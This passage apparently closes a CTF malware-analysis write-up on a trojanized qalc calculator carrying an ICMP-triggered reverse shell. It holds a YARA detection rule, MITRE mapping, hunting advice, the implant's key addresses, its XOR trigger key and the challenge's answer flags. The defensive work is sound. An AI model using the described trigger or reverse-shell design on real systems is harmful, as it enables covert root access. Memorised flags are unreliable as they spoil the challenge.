        description = "Trojanized qalc (libqalculate) carrying a PRISM-derived ICMP-triggered reverse
shell"
        author      = "Jordan Lanham"
        date        = "2026-10-05"
        reference   = "MAR-2026-1005"
        hash_sha256 = "c89f2641cdedbc1ef041aaeb5b66e821436d99eef40e08087753f9735f3ad3e6"
        tlp         = "CLEAR"

    strings:
        $banner    = "CalcuRATor v5.12.0 started"
        $noroot    = "I'm not root :("
        $key_ct    = "89y9PVu5EeCQHv6zyRFI"
        $fmt       = "%15s %d"
        $key_ks    = { FF 5B 5D 1A 4D 36 2D 44 76 08 35 1C 05 1A 47 71 3D 4A 00 62 34 }

        // cmp byte [rsp+0x34],8 (ICMP type) ; cmp byte [rsp+0x3c],'c' (payload[0])
        $icmp_gate = { 80 7C 24 34 08 75 ?? 80 7C 24 3C 63 75 ?? }
        // socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)
        $raw_icmp  = { BE 03 00 00 00 BF 02 00 00 00 [0-40] BA 01 00 00 00 E8 }
        // getgid()!=0 bail ; signal(SIGCHLD,SIG_IGN) ; fork() ; child branch
        $gate_fork = { E8 ?? ?? ?? ?? 85 C0 0F 85 ?? ?? ?? ?? BE 01 00 00 00 BF 11 00 00 00 [0-30] E8 ??
?? ?? ?? E8 ?? ?? ?? ?? 85 C0 0F 84 }

    condition:
        uint32(0) == 0x464C457F and
        (
            $icmp_gate or
            ($key_ks and $key_ct) or
            ($raw_icmp and $fmt and $gate_fork) or
            ($banner and $noroot)
        )
}
```

Rule validation: compiled with `yara-python` 4.5.4 and run against the sample (matched: all eight strings/byte-patterns located at the expected offsets) and against 437 host `/bin` and `/usr/bin` binaries as a negative control (**0 false positives**).

7. MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Execution	T1059.004 Unix Shell	`execl("/bin/sh")`
Persistence / Defense Evasion	T1036.004 Masquerade Task/Service name	`argv[0] becomes "wpad"`
Defense Evasion	T1036.005 Match Legitimate Name (qalc)	Benign calculator as cover
Defense Evasion	T1027 Obfuscated Information	XOR-keyed trigger string
Command & Control	T1205.001 Port Knocking / Traffic Signaling	Keyed ICMP echo-request trigger
Command & Control	T1095 Non-Application Layer Protocol	Raw ICMP socket, no bound port
Command & Control	T1571 / reverse channel	Outbound `/bin/sh` to attacker host

8. Impact Assessment

Dimension	Rating	Rationale
Confidentiality	**High**	Root shell exposes all on-host data
Integrity	**High**	Root shell permits arbitrary system modification
Availability	Medium	No destructive payload in the sample, but full control enables it
Scope	Host	Single host per implant; no self-propagation observed
Prerequisite	Root launch	User must run the trojan as root for the implant to arm
Exposure	Network-reachable	Any host that can send ICMP to the victim can trigger it

A successful trigger hands the operator an **interactive root shell**, at an address they choose. From there the options are wide open: harvest credentials, exfiltrate data, tamper with the system, install something that outlives a reboot (this sample does not, but a second stage easily could), or pivot to other hosts. The only real limits are the two conditions that have to be true first. Someone ran the calculator as root. And ICMP can reach the host.

---

9. Assessment & Recommendations

Assessment. What makes this one work is that it's fairly quiet, not clever techniques or heavy obfuscation. No listening port. No fixed C2 to put on a blocklist. A process name nobody looks at twice. Worker processes that clean up after themselves instead of piling up. And a calculator that genuinely calculates, which gives the victim every reason to keep it installed. The flip side cuts the other way, though: the trigger is narrow and specific, so once you know what the ping looks like, it is straightforward to catch.

Recommendations

1. **Treat the host as compromised at root.** A delivered trigger yields a root shell; assume follow-on actions and investigate accordingly.
2. **Hunt the behavior:** root-owned processes named `wpad` (or any process whose `argv[0]` disagrees with its `/proc/<pid>/exe`), processes holding raw ICMP sockets, and outbound connections parented to such processes.
3. **Source hygiene:** install `qalc`/libqalculate only from the distribution package manager or the official project; reject "run me as root" calculators sourced from third-party download sites.
4. **Network controls:** restrict or inspect inbound ICMP at the host and perimeter; alert on ICMP echo requests carrying non-standard, text-heavy payloads. Egress filtering blunts the reverse shell even after a trigger.
5. **Deploy the YARA rule** across the fleet and endpoint scanning pipeline.

9.1 Analyst's verdict

The RAT is down. A solid **7/10**.

The design is clean and the mechanics are genuinely nice, but it leaves a lot on the table. The trigger key sitting as an obfuscated blob was the right instinct, yet `wpad` lives in plain strings and the two source projects

announce themselves almost immediately, so the implant is louder than it needs to be. A layer of encryption, or burying the giveaways the way the key was buried, would have raised the bar. It also played fairly linearly: the first three findings fall out of each other almost back to back, and only the final flag required a second look at the code and strings. The high point was the XOR'd keystream; reading the comparison loop, pulling the keystream and ciphertext, and watching `cdctf{1CMP_TR1GG3R$}` print from the python script was the most satisfying part of the teardown.

Appendix A: Key Addresses

Address (VA)	Meaning
`0xe95b7`	Activation gate: `getgid()` check, then `signal(SIGCHLD)`, then `fork()`
`0xea98f`	Benign branch, prints `I'm not root :(` and exits
`0xf0f58`	Child setup: `setsid`, `chdir("/")`, `argv[0] = "wpad"`
`0x12b460`	ICMP listener: raw socket + `recv` loop
`0x12b4c8`	Trigger validation: ICMP type 8 + keyed payload compare
`0x12b330`	Reverse-shell routine: `connect`, then `dup2` x3, then `execl("/bin/sh")`
`0x5e700f`	20-byte XOR keystream
`0x5c62db`	Trigger ciphertext `"89y9PVu5EeCQHv6zyRFI"`
`0x5c62f0`	Parse format `"%15s %d"`
`0x5c62d3`	`"/bin/sh"`
`0x5c832d`	`"wpad"`
`0x5c7fa1`	`"/"` (chdir target)

Appendix B: Toolchain

Stage	Tooling
Triage	`file`, `strings`, `rabin2 -I/-z/-i`, `shasum`
Disassembly	`objdump -d -M intel`, radare2 (`r2 -e bin.cache=true`), Binary Ninja.
Deobfuscation	Python XOR against `.rodata` arrays
Behavior confirmation	Unicorn Engine 2.1.4 (x86-64), positive + 3 negative controls
Detection validation	`yara-python` 4.5.4 (1 sample match, 0/437 host FPs)

Appendix C: Recovered Flags

The subject file comes from the CDCTF "CalcuRATor" series (four parts, author reep236). Each flag below is the submission token for the matching finding established in the body.

Part	Finding	Flag
1	Process the implant renames itself to	`cdctf{wpad}`
2	Packet type it responds to	`cdctf{ICMP ECHO REQUEST}`
3	Trigger payload required to arm it	`cdctf{1CMP_TR1GG3R$}`

4	The two merged open-source projects	`cdctf{libqalculate/prism}`